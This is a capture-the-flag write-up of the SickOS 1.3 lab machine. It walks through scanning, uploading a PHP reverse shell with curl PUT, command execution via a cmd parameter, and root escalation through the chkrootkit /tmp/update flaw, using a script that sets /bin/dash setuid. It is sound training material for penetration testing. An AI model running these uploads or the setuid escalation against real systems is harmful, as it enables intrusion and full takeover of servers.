SickOS1.3

```
root@kali:~/Documents# nmap -sV -O -v 192.168.141.133
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-08 15:59 CST
NSE: Loaded 43 scripts for scanning.
Initiating ARP Ping Scan at 15:59
Scanning 192.168.141.133 [1 port]
Completed ARP Ping Scan at 15:59, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:59
Completed Parallel DNS resolution of 1 host. at 15:59, 13.01s elapsed
Initiating SYN Stealth Scan at 15:59
Scanning 192.168.141.133 [1000 ports]
Discovered open port 22/tcp on 192.168.141.133
Discovered open port 80/tcp on 192.168.141.133
Completed SYN Stealth Scan at 15:59, 5.37s elapsed (1000 total ports)
Initiating Service scan at 16:00
Scanning 2 services on 192.168.141.133
Completed Service scan at 16:00, 6.60s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.141.133
NSE: Script scanning 192.168.141.133.
Initiating NSE at 16:00
Completed NSE at 16:00, 0.54s elapsed
Initiating NSE at 16:00
Completed NSE at 16:00, 0.00s elapsed
Nmap scan report for 192.168.141.133
Host is up (0.011s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    lighttpd 1.4.28
MAC Address: 00:0C:29:48:C6:21 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9, Linux 4.4
Uptime guess: 192.674 days (since Mon Apr 30 00:49:03 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.90 seconds
        Raw packets sent: 2042 (92.352KB) | Rcvd: 50 (4.548KB)
```

- Nikto v2.1.6

+ Target IP: 192.168.141.133
+ Target Hostname: 192.168.141.133
+ Target Port: 80
+ Start Time: 2018-11-08 16:03:08 (GMT-6)

+ Server: lighttpd/1.4.28
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ 26188 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2018-11-08 16:04:35 (GMT-6) (87 seconds)

+ 1 host(s) tested

root@kali:~# dirb http://192.168.141.133/

DIRB v2.22
By The Dark Raver

START_TIME: Thu Nov 8 16:08:00 2018
URL_BASE: http://192.168.141.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.141.133/ ----
+ http://192.168.141.133/index.php (CODE:200|SIZE:163)
==> DIRECTORY: http://192.168.141.133/test/

---- Entering directory: http://192.168.141.133/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Nov 8 16:08:06 2018
DOWNLOADED: 4612 - FOUND: 1
root@kali:~#

Test directory is empty but maybe we can PUT a reverse shell there. Test curl to see options

```
root@kali:~# curl -X OPTIONS 192.168.141.133 -vv
* Rebuilt URL to: 192.168.141.133/
*   Trying 192.168.141.133...
* TCP_NODELAY set
* Connected to 192.168.141.133 (192.168.141.133) port 80 (#0)
> OPTIONS / HTTP/1.1
> Host: 192.168.141.133
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Powered-By: PHP/5.3.10-1ubuntu3.21
< Content-type: text/html
< Transfer-Encoding: chunked
< Date: Thu, 08 Nov 2018 22:11:34 GMT
< Server: lighttpd/1.4.28
<
<html>

<img src="blow.jpg">

</html>

root@kali:~# curl -X PUT 192.168.141.133 -vv
* Rebuilt URL to: 192.168.141.133/
*   Trying 192.168.141.133...
* TCP_NODELAY set
* Connected to 192.168.141.133 (192.168.141.133) port 80 (#0)
> PUT / HTTP/1.1
> Host: 192.168.141.133
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Powered-By: PHP/5.3.10-1ubuntu3.21
< Content-type: text/html
< Transfer-Encoding: chunked
< Date: Thu, 08 Nov 2018 22:12:44 GMT
< Server: lighttpd/1.4.28
<
<html>

<img src="blow.jpg">
```

```
</html>

root@kali:~# curl -X PUTF 192.168.141.133 -vv
* Rebuilt URL to: 192.168.141.133/
*   Trying 192.168.141.133...
* TCP_NODELAY set
* Connected to 192.168.141.133 (192.168.141.133) port 80 (#0)
> PUTF / HTTP/1.1
> Host: 192.168.141.133
> User-Agent: curl/7.58.0
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 501 Not Implemented
< Content-Type: text/html
< Content-Length: 357
< Connection: close
< Date: Thu, 08 Nov 2018 22:14:14 GMT
< Server: lighttpd/1.4.28
<
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>501 - Not Implemented</title>
 </head>
 <body>
  <h1>501 - Not Implemented</h1>
 </body>
</html>
* Closing connection 0
```

PUTF failed but PUT is successful. Let's try to upload a shell!

```
root@kali:~/Downloads# curl -T php-reverse-shell.php http://192.168.141.133/test/
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>417 - Expectation Failed</title>
 </head>
 <body>
  <h1>417 - Expectation Failed</h1>
 </body>
</html>
```

root@kali:~/Downloads#


Failed. Because: what's happening is that this webpage seems to work only with HTTP1.0 and curl seems to be using HTTP1.1. Doing some research I found this page http://www.xinotes.net/notes/note/1881/ which suggests the -0 flag uses HTTP1.0, and success! Our file was uploaded and we have RCE!

root@kali:~/Downloads# curl -T php-reverse-shell.php http://192.168.141.133/test/ -0
root@kali:~/Downloads#


Index of /test/
Name Last Modified Size Type
Parent Directory/ - Directory
php-reverse-shell.php 2018-Nov-08 14:20:48 5.3K application/x-httpd-php
lighttpd/1.4.28


http://192.168.141.133/test/php-reverse-shell.php?cmd=ls

Now this next part was a bit tricky. I tried a php rshell script and used my cmd.php RCE script to make a connectback and nothing seemed to work. I thought maybe the firewall was blocking port 444 (which is the port I was using) and decided to try a port that is more likely to be open, such as 80 or 443 for visiting webpages. Changing ports around is successful and we have shell!




I am in as the www-data user it seems. I do some quick enumeration and don't see anything too obvious at first. No obvious vulnerable running processes and at the time a kernel exploit didn't seem to exist. Digging deeper I decided to hit the logs and see if any sensitive logs were misconfigured, and uh oh! Seems like syslog is world readable, lets see what's going on.





Looks like there's a crontab running a chkrootkit program every so often.

Interesting...at this point I was baffled for about a day, as it didnt seem /usr/bin/chkrootkit was world writeable and this is what cron was executing. After a while I decided to search for chkrootkit exploits and found this exploit in edb https://www.exploit-db.com/exploits/33899/. Checking the program since it is at least readable we find that it seems that 'file_port=$file_port $i' is missing quotations as is required by the exploit, meaning we have a vulnerable program!




To exploit this vulnerability we simply have to create an exuctable file named 'update' in /tmp, chkrootkit will execute this as root and give us root code execution! I decide to create an 'update' script with the following code:

```
#!/bin/bash

chmod u+s /bin/dash
```

This makes /bin/dash setuid and since root owns it root will run it meaning we should get root by running it after the setuid bit is set! Now we just wait for the script to run, according to the syslog it should be in about 1 minute. After about 1 minute we pope an ls -alh /bin/dash and the setuid bit seems set! I run /bin/dash and huzzah, we are root!



Thanks to D4rk for this fun machine to help me prepare for PWK!